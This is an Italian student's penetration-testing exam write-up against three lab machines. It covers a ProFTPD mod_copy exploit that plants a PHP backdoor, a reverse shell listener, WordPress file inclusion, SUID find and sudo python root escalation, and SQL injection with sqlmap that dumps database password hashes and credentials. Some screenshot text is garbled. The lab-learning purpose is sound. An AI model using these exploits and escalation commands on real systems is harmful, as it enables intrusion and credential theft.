mac1


http://192.168.11.102

sulla pagina iniziare troviamo index.php quindi gira codice php.

```
STATE SERVICE VERSION
PORT
21/tcp open ftp
                      ProFTPD 1.3.5
                     OpenSSH 6.7pl Debian 5+deb8u8 (protocol 2.0)
22/tcp open ssh
  ssh-hostkey:
    1024 70:f3:05:57:a9:11:18:86:9e:82:4f:66:11:e0:cf:e5 (DSA)
    2048 83:53:57:db:cd:45:de:ae:47:06:80:1d:5e:59:8e:b0 (RSA)
    256 89:33:34:38:20:8f:b3:10:27:ba:3c:88:01:52:f5:90 (ECDSA)
    256 3e:cf:74:52:4f:4e:00:b5:d0:08:bb:6c:78:20:8d:c2 (ED25519)
                     Apache httpd 2.4.10 ((Debian))
80/tcp
             http
 http-server-header: Apache/2.4.10 (Debian)
 http-title: Apache2 Debian Default Page: It works
 .11/tcp open rpcbind 2-4 (RPC #100000)
  rpcinfo:
    program version
                      port/proto
                                  service
    100000 2,3,4
                         111/tcp
                                 rpcbind
                         111/udp rpcbind
    100000
          2,3,4
                         111/tcp6 rpcbind
          3,4
    100000
    100000 3,4
                        111/udp6 rpcbind
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux kernel
```

incominciamo ad analizzare ftp e smb. con i soliti tool di enumerazione per vedere se c'è qualcosa di interessante. già da qui notiamo che c'è una porta diversa da quelle di default che ospita un servizio rpcbind (già visto in una macchina widnows dove è stato possibile montare un file system in remoto) anche se sembra una macchina linux questa.

```
[+] Timeout: 10s 2020/07/07 13:31:12 Starting go 2020/07/07 13:31:12 Starting go 2000/07/07 13
```



vediamo se possiamo farci qualcosa di utile

ho notato che non sembra una vera form di login ma più una stampa che prende il nome utente e lo rimette in una pagina html, provando ad iniettare codice php (il sotio phpinfo) mi ha tornato cosa credi di fare e quindi probabilemnte c'è un minimo di filtro


```
lookali:~/Desktop/esame/mac1$ ftp 192.168.11.102
Connected to 192.168.11.102.
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [192.168.11.102]
Name (192.168.11.102:lollo): anonymous
331 Anonymous login ok, send your complete email address as your password
Password:
530 Login incorrect.
Login failed.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
530 Please login with USER and PASS
ftp: bind: Address already in use
ftp> binary
200 Type set to I
ftp>
```

entrando su ftp con le credenziali di anonyous (ne ho provate diverse tra anonymous e anonymous@domain.com) comunuqe sembra esseere bloccato quindi probabilemtne devo trovare un'altra credenziale

sto cercando qualcosa perchè sono aperti solo questi 3 servizi, (adesso provo uno scan un pò più approfondito in udp magari) in ftp non riesco ad entrare, pensavo fosse per il problema di settare la passive mode ma usando pftp comunque non riesco ad entrare, mentre sulla porta 111 cercando su internet ho trovato diverse tecniche di enumerazione ecc però ancora non ho capito bene cosa potrebbe funzionare.

```
llo@kali:~/Desktop/esame/macl$ ftp -p 192.168.11.102
Connected to 192.168.11.102.
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [192.168.11.102]
Name (192.168.11.102:lollo): Anonymous
331 Password required for Anonymous
Password:
530 Login incorrect.
Login failed.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
530 Please login with USER and PASS
Passive mode refused.
ftp> binary
200 Type set to I
ftp> ls
530 Please login with USER and PASS
Passive mode refused.
ftp>
```

quello che ho in mente è che riuscendo ad entrare in ftp in qualche modo potrei trovare delle credenziali collegate al sito, perchè il login probabilemte è fatto in modo che beccando le credenziali giuste ci dia qulcosa magari per accedere in ssh.



sto provando diverse

```
lollogkali:~/Desktop/esame/mac1$ python 36803.py 192.168.11.102 / ls
```

sembra che per questa versione di ftp ci sia un exploit che permetta di fare command execution

da come dice questo sito sempre su wxploit db https://www.exploit-db.com/exploits/-36742 c'è un grosso problema con questa versione di ftp che si potrebbe sfruttare (da come ho capito) con un'altro exploit che è quello della foto: https://www.exploit-db.com/exploits/36803 che però non sembra funzionarmi.

sto abbandonando per provare a farne un'altra: l'idee che ho avuto le ho scritte tutte, l'unica cosa che effettivamente non ho approfondito è come sfruttare la porta 111 rcpbind (farò l'ultima prova) solo che mi sembra più corretto passare da ftp anche se non sono riuscito a trovare il modo per farlo. per questioni di tempo sto passando ad altre (preferisco non rimanere bloccato troppo su questa e magari perdermi altre più fattibili per me).

ho provato anche queste giusto per provare se c'era magari qualche servizio che girava dietro.

sono quasi le 5 e sto continuando a provare sulla prima.

sto leggendo altri exploit e mi sa che mi permettono di fare file inclusion e quindi potrei uploadargli una shell se solo riuscissi a farlo funzionare.

```
usage: exploit.py [-h] --host HOST --port PORT --path PATH
exploit.py: error: argument --path is required
lollo@kali:~/Desktop/esame/macl$ python exploit.py --host 192.168.11.102 --port 21 -
path "/var/www/html"
[+] CVE-2015-3306 exploit by t0kx
[+] Exploiting 192.168.11.102:21
[+] Target exploited, acessing shell at http://192.168.11.102/backdoor.php
[+] Running whoami: www-data
[+] Done
lollo@kali:~/Desktop/esame/macl$
```

alla fine è bastato provare un'altro exploit per farcela...

192.168.11.102/login.ht × | C GitHub - t0kx/exploi × | G ProFTPD 1.3.5 explo × | 192.168.11.102/backdo × | n

C C C view-source:http://192.168.11.102/backdoor.php?cmd=which nc

Hacking write up

1 proftpd: 10.1.11.3:50264: SITE cpto /tmp/./bin/nc

e finalmente ho ottenuto command execution

una volta ottenuto command execution è stato tutto molto semplice in quanto grazie ad una shell di pentestmonkey ho ottenuto la shell e preso la prima flag mentre facendo sudo -l semplicemente ho visto che potevo eseguire python come root e quindi ho usato questo comando epr spawarmi una shell di root : • sudo python -c 'import os; os.system("/bin/sh")'

mac2


Secondo esercizio: 192.168.11.101


```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-07 14:37 CEST
Nmap scan report for 192.168.11.101
Host is up (0.055s latency):
Not shown: 998 closed ports
       STATE SERVICE VERSION
PORT
                    OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
22/tcp open ssh
  ssh-hostkey:
    2048 b6:bd:8b:1d:d8:a4:ff:20:8c:5d:3f:c9:cd:1a:3a:a2 (RSA)
    256 79:10:d0:09:9a:72:83:f7:1d:40:d8:cf:b5:5f:e5:88 (ECDSA)
    256 29:c2:33:be:6f:05:e7:51:0b:dd:95:ba:fa:bb:b0:9f (ED25519)
80/tcp open http Apache httpd 2.4.18 ((Ubuntu))
 http-robots.txt: 1 disallowed entry
 /wp-admin/
 http-server-header: Apache/2.4.18 (Ubuntu)
 http-title: Did not follow redirect to http://frasecblog/
 https-redirect: ERROR: Script execution failed (use -d to debug)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux kernel
```

sembra molto standard, ha robots.txt e ha già trovato una cartella da guardare.



mettendo l'ip mi ha aperto questa, provo a metterla in etc/hosts e infatti funziona





sto provando un modo per entrare perchè una volta entrati se la versione di wordpress è quella già incontrata un paio di volte, sappiamo che possiamo exploitare la macchina ed ottenre una reverse shell andando ad inserire codice php in una particolare parte della pagina dei temi (theme, editor se non sbaglio e modificare il codice 404 defaul qualcosa se non ricordo male).

tramite l'utilizzo di gobuster ho cercato un pò sul sito (sia sul blog e sia su wp-admin) non trovo niente di interessante e comunque spesso le pagine giustamente mi rimandano al login quindi sto cercando un modo di ottenere qualche info per loggarmi dentro. provo a fare qualche altra scansione perchè sembrano esserci solo 2 porte aperte.

nè nella macchina di prima e nè nella macchina di ora ho fatto troppe ricerche sulle versioni exploitabili di ssh. in quanto sembrano esserci dei vettori di attacco più

"diretti" anche se per adesso non ho trovato niente in entrambe le macchine. per questioni di tempo sto provando ad approfondire soprattutto i servizi e i file che posso trovare sul web server piuttosto che fissarmi sulle versioni di ssh e vedere se esiste un exploit (che di solito è un exploit per enumerare gli utenti quindi potrebbe anche servirmi a poco).

```
Nmap done: 1 IP address (1 host up) scanned in 46.90 seconds

Lollockali:~/Desktop/esame/mac2$ nmap -p- -oA nmap/full 192.168.11.101

Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-07 14:59 CEST

Nmap scan report for frasecblog (192.168.11.101)

Host is up (0.064s latency).

Not shown: 65533 closed ports

PORT STATE SERVICE

22/tcp open ssh

80/tcp open http
```

anche in questo caso niente di nuovo dalla versione full.


nel file robots ci sono la cartella che mi dice che c'è wordpress (e sto cercando delle credenziali) e un file ajax (che dovrebbe essere una sorta di script java ma asincrono) che mi stampa 0 a schermo.

sto leggendo che il file admin_ajax.php potrebbe essere un file che mi permette di fare quelle query.

ho controllato anche gli exploit per ssh e risultano i soliti exploit per enumerare gli utenti (come sempre per adesso non penso sia la via giusta anche per le considerazioni fatte all'inizio dell'esame, se eventualemnte dopo avrò tempo allora lo proverò): https://www.exploit-db.com/exploits/40136

girando sul sito ho trovato questo link e esiste un exploit per fare Remote File Inclusion (anche qui penso che prima io debba essere loggato per poter exploitare qualcosa all'interno di wp-admin)


ho provato a fare un pò di sqli sulla form di wordpress (sperando sia magari qualche versione custom fatta molto simile ma non sembra essere così)



mi ero soffermato su dei cookie particolari che vengono settati in andata e ritornando. anche analizzando per bene la pagina del blog iniziale (vedendo il codice sorgente) non ho trovato nulla che possa aiutarmi a trovare delle credenziali. la form risponde dicendo che non c'è l'utente scritto e mi verrebbe in mente di sfruttarla come oracolo ma dalle prove fatte prima non mi sembra una versione custom e quindi non penso abbiamo questo difetto.

purtroppo anche per questa macchina penso che mi fermerò per un pò cercando di iniziare la terza. avendo lasciato indietro già due machcina senza neanche una flag proverò per un'altra oretta a dedicarmi sulla terza e al massimo dopo scelgo qualce delle 3 potrebbe essere più semplice da continuare ad analizzare. se dovessi andare male anche sulla terza molto probabilemente non toccherei la 4 per evitare di perdere tempo o comunque per investirlo sulle due preedenti.

vedendo meglio il plugin vulnerabile ho trovato questa pagina:



sto cercando di capire come funziona l'exploit che ho trovato qui: https://www.exploit-db.com/exploits/44544

probabilemnte per come ha detto il prof, questo exploit mi darà un modo per andare a fare file inclusion di un file che lui ha modificato anadndo a mettere qualcosa (penso sia magari un parametro che possiamo usare per eseguire codice)



okei quindi sostanzialmente questo plugin ha una vulnerabilità di file inclusion, adesso vediamo come sfruttarla.

grazie ad i filtri in base64 potrei prendere questo file e vedere cosa ha messo il prof dentro per farci fare una reverse shell solo che per ora non trovo il path corretto per il file.

non trovando il path corretto mi sono scaricato wordpress ed ho notato che i path dove potrebbe essere sono due /usr/share/wordpress e var/lib/wordpress ma in nessuno dei due ho avuto fortuna. purtroppo sono bloccato perchè non trovo il path giusto per farmi ridare il file



finalmente ce l'ho fatta.

```
if(isset($_GET['urlmod'])){ // piccolo regalino! ci si poteva arrivare in più di un
modo :)
include($_GET['urlmod']);
}
```

```
@kali:~$ rlwrap nc -vlnp 9000
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::9000
Ncat: Listening on 0.0.0.0:9000
Ncat: Connection from 192.168.11.101.
Ncat: Connection from 192.168.11.101:43742.
Linux ubuntu 4.4.0-142-generic #168-Ubuntu SMP Wed Jan 16 21:00:45 UTC 201
9 x86 64 x86 64 x86 64 GNU/Linux
09:01:02 up 6:19, 0 users, load average: 0.00, 0.00, 0.00
USER
                  FROM
                                                   JCPU
                                   LOGIN@
                                            IDLE
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
```

sono riuscito ad ottenere la revese shell andando a prendere il solito file php-revese shell, uplodandolo grazie al parametro messo dal prof e aedsso stabilizzo la shell.

ceercando di perdere il minor tempo possibile ad enumerare vado subito di linpeas.sh

```
pwd
in /var/www/your_domain
user@ubuntu:/var/www/your_domain$ id
   id
   uid=1000(user) gid=1000(user) groups=1000(user),4(adm),24(cdrom),30(dip),46(plugdev)
   ,114(lpadmin),115(sambashare)
   user@ubuntu:/var/www/your_domain$
```

ho notato che c'è l'eseguibile /usr/bin/find che ha il suid settato e quindi ho cercato come exploitarlo



Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
find . -exec /bin/sh \; -quit
```

SUID

It runs with the SUID bit set and may be exploited to access the file system, escalate or maintain access with elevated privileges working as a SUID backdoor. If it is used to run sh -p, omit the -p argument on systems like Debian (<= Stretch) that allow the default sh shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To exploit an existing SUID binary skip the first command and run the program using its original path.

```
sudo sh -c 'cp $(which find) .; chmod +s ./find'
./find . -exec /bin/sh -p \; -quit
```

Sudo

It runs in privileged context and may be used to access the file system, escalate or maintain access with elevated privileges if enabled on sudo.

```
sudo find . -exec /bin/sh \; -quit
```

```
user@ubuntu:~$ find . -exec /bin/sh -p \; -quit
find . -exec /bin/sh -p \; -quit
# 1d
uid=1800(user) gid=1800(user) euid=0(root) groups=1800(user),4(adm),24(cdrom),30(dip),46(plugdev),114(lpadmin),115(sambashare)
íd
uid=1800(user) gid=1800(user) euid=0(root) groups=1800(user),4(adm),24(cdrom),30(dip),46(plugdev),114(lpadmin),115(sambashare)
# cat /root/root.txt
cat /root/root.txt
a841e3dc4e5387b2986889b168c9e848
```


e infatti sfruttandolo riusciamo ad ottenere i permessi di root.

mac3

Terzo esercizio: 192.168.11.100

```
Starting Nmap 7.80 ( https://mmap.org ) at 2020-07-07 15:34 CEST
Nmap scan report for 192.168.11.100
Nest is up (0.045s latent)
Not shown: 936 closed ports
PORT STATE SERVICE VERSION
22/ttp open ssh OpenSS0 2.202.40
                                                                                                                  toiltowkali:=/Desktop/esame/mac3$ gobuster dir -t 30 -w /usr/share/dirbuster/wordlist
s/directory-list-2.3-small.txt -x txt.php.html -u http://192.168.11.100
                                                                                                                  Gobuster v3.0.1
by 0J Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
                          OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.8)
                                                                                                                                             http://192.168.11.188
                                                                                                                  [+] Url:
[+] Thre
                                                                                                                       Threads:
Wordlist:
Status codes:
User Agent:
                                                                                                                                            /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt 200,204,301,302,307,401,403
                                                                                                                                            gobuster/3.0.1
                                                                                                                  [+] Extension
[+] Timeout:
                                                                                                                       Extensions:
                                                                                                                                            php,html,txt
10s
 _http-title: 403 Forbidden
ervice Info: Host: your_domain; 05: Linux; CPE: cpe:/o:linux:linux_kernel
                                                                                                                  2820/87/87 15:34:16 Starting gobuster
 ervice detection performed. Please report any incorrect results at https://nmap.org/ /public (Status: 301)
                                                                                                                   Progress: 819 / 87665 (0.93%)
   ap done: 1 IP address (1 host up) scanned in 8.73 seconds
```

anche questa mi sembra abbastanza standard anche se a primo sguardo la porta 80 mi rifiuta le richieste, proverò a settare alcuni header come abbiamo visto a lezione (quelli di portswigger) per vedere se riesco a bypassare e nel mentre aspetto che mi dia qualcosa di utile da vedete gobuster. In generale le versioni di ssh sono come quelle della macchina precedente quindi anche qui mi aspetto che ci sia la vulnerabilità dell'enumeration ma non credo ancora una volta sia il vettore da ricercare per primo (o avendo poco tempo).




Forbidden

You don't have permission to access this resource.

Apache/2.4.18 (Ubuntu) Server at 192.168.11.100 Port 80

tutte le varie pagine mi rispondo così quindi provo (utilizzando burp) a modificare leggermente la richeista per vedere se riesco a bypassare.



solo cambiando host non funziona

```
Raw Headers Hex

1 GET /private/ HTTP/1.1
2 Host: 127.0.0.1
3 X-Originating-IP: 127.0.0.1
4 X-Forwarded-For: 127.0.0.1
5 X-Remote-IP: 127.0.0.1
6 X-Remote-Addr: 127.0.0.1
7 User-Agent: Mozilla/5.0 (Windolike Gecko) Chrome/82.0.4085.2
8 Accept: text/html,application,
9 Accept-Language: en-US,en;q=0.1
10 Accept-Encoding: gzip, deflate
```

ed in realtà neanche così mi funziona quindi devo trovare un'altro modo per visualizzare il contenuto della pagina. ho provato anche a mettere gli ip del server (192.168.11.100) ma neanche in quel modo riesco a bypassare

finendo gobuster mi ha restituito solo due cartelle dove potrei approfondire okei approfondendo un pò la cartella public ho trovato diverse cose interessanti. prima di tutto c'è un file register.php che ora proerò a sfruttare (anche perchè penso ci sia un hint che ci fa capire che possiamo bypassarlo in qualche modo o usarlo a nostro favore) mentre nella cartella staff ci sono diverse cose che vengono visualizzate a schermo tra cui mi sembra degli utenti e la cosa interessante è che anche lì nell'url c'è un parametro id=num che di solito (se la query ha una vulnerabilità) può essere sfruttata con un injection.




e infatti sembra esserci qualche problema qua perchè mettendo solo il ' mi da errore di query quindi posso sfruttarla. ho notato che la pagina register php in realtà mi serviva probabilemte per accedere all'altra apgina solo che gobuster me le ha ridate entrambi e quindi potenzialmente ho già bypassato quella register php. ho pure visto che posso fare injection e quindi adesso sto provando ad enumerare un pò gli utenti, se dovessi metterci troppo proverò a lanciare sqlmap perchè penso che debba trovare delle credenziali per accedere in ssh.

in questa pagina è ancora più palese la sql injection in quanto aprendola con id=5 mi restituisce un utente mentre facendo l'injection mi restituisce un'altro utente.



non è la prima volta che mi capita e di solito vuol dire che la query visualizza l'ultima riga che passa la where e quindi va a sovrascrivere i dati di volta in volta in quanto l'ho modificata per restituire sempre true.



allora ha 5 campi in input della query

sto provando ad avviare sql map in quanto non so bene quali sono i nomi delle tabelle e non sto riuscendo a sfruttare la union select probabilemte per questo motivo. il mio obiettivo è quello di farmi stampare qualche info in più dagli utenti di saleforce (che mi sembrano quelli più interessanti) ma ho provato già ad utilizzare user, users, salesperson ma non sembrano essere delle tabelle valide. riguardando sqlmap avrei potuto usare l'information schema per visualizzare un pò tutto solo che per questioni di tempo a questo punto ho preferito usare sql map

```
[16:19:12] [WARNING] no clear password(s) found
database management system users password hashes:
[*] debian-sys-maint [1]:
    password hash: *C53DE2D53C312173472D16CCD7E4A3EBE5A48AF1
[*] mysql.session [1]:
    password hash: *THISISNOTAVALIDPASSWORDTHATCANBEUSEDHERE
[*] mysql.sys [1]:
    password hash: *THISISNOTAVALIDPASSWORDTHATCANBEUSEDHERE
[*] root [1]:
    password hash: *8128581A4F2219C30715F3D8B6F77421511787E7
```

ottenendo queste password (anche qui sto cercando di enumerare al meglio il db ma ci sono tantissime cose e non riesco a capire bene qualce potrebbero essere interessanti). mandando il comando con --password ho ottenuto delle credenziali che sembrano essere addiritura di root.

ho provato a craccarle su crackstation ma nulla, vorrei provare ad utilizzare ssh direttamente con la versione hashata delle password quindi applicando il pass the hash. database management system users password hashes:

[*] debian-sys-maint [1]:
 password hash: *C53DE2D53C312173472D16CCD7E4A3EBE5A48AF1

[*] mysql.session [1]:
 password hash: *THISISNOTAVALIDPASSWORDTHATCANBEUSEDHERE

[*] mysql.sys [1]:
 password hash: *THISISNOTAVALIDPASSWORDTHATCANBEUSEDHERE

[*] root [1]:
 password hash: *8128581A4F2219C30715F3D8B6F77421511787E7

[16:22:26] [INFO] fetching current database

[16:22:27] [WARNING] running in a single-thread mode. Please consider usage of option

'--threads' for faster data retrieval

[16:22:27] [INFO] retrieved: globitek

current database: 'globitek'




countries
salespeople
salespeople_territories
site1_credentials
states
territories


users

okei adesso è molto meglio. sqlmap mi sta dando problemi perchè dice che in queste tabelle non riesce a trovare nulla (cosa molto strana) e in generale dice che potrebbe non riuscire ad enumerare le colonne.

okei analizzandola meglio quella che ho trovato mi sembra la password di root ma dell'account che utilizza mysql. per quanto riguarda la tecnica di pass the hash comunque cercando su internet ho letto che con ssh non si può fare (anche se mi sembra strano) per adesso continuo ad enumerare in quanto ci sono diverse tabelle interessanti come site1_credentials.



da come sembra sqlmap non riesce ad enumerarmi le colonne e quindi sto provando a tornare all'approccio manuale, almeno adesso ho il nome delle tabelle.



admin my_site1_password

enumerando a mano ho trovato questo. non so bene dove inserirla visto che ho i permessi negati di accesso al sito, proverò su ssh e sulla /private che avevo trovato all'inizio.


e niente in ssh non va. con gobuster ho avviato un'altra ricerca mirata in /private/ per vedere se ottengo qualceh pagina dove poter provare le credenziali.

per adesso lascio gobuster andare (ha trovato 3 pagina, due php che purtroppo non mi fanno vedere nnt all'apertura nel browser anche usando la visualizzazione del codice sorgente). purtroppo torno alla macchina 1 cercando di finirla almeno quella.

si ritorna sulla macchina 3 (sono le 6 e mezza)


avendo queste credenziali che sembrano di una qualche forma di log in da mettere non so bene dove metterle, provo a metterle in register anche se ormai penso che era un modo per indirizzarci sulla via per scoprire poi la password di admin

dall'hint che ci ha dato il prof si capisce che c'è un qualche sito 7virtual host da trovare. ho provato a metteere all'interno di etc/hosts vari nomi tra cui site1 ed è finalmente uscito anche grazie ad un pò di gobuster



sono entrato è c'è una pagina che ci permette di uplodare immagini. vediamo come possiamo sfruttarla e soprattutto se in qualche modo ci permette di uplodare file php (come sempre se riusciamo possiamo ottenere una revese shell sempre se il path dove le salva è abbastanza semplice)

```
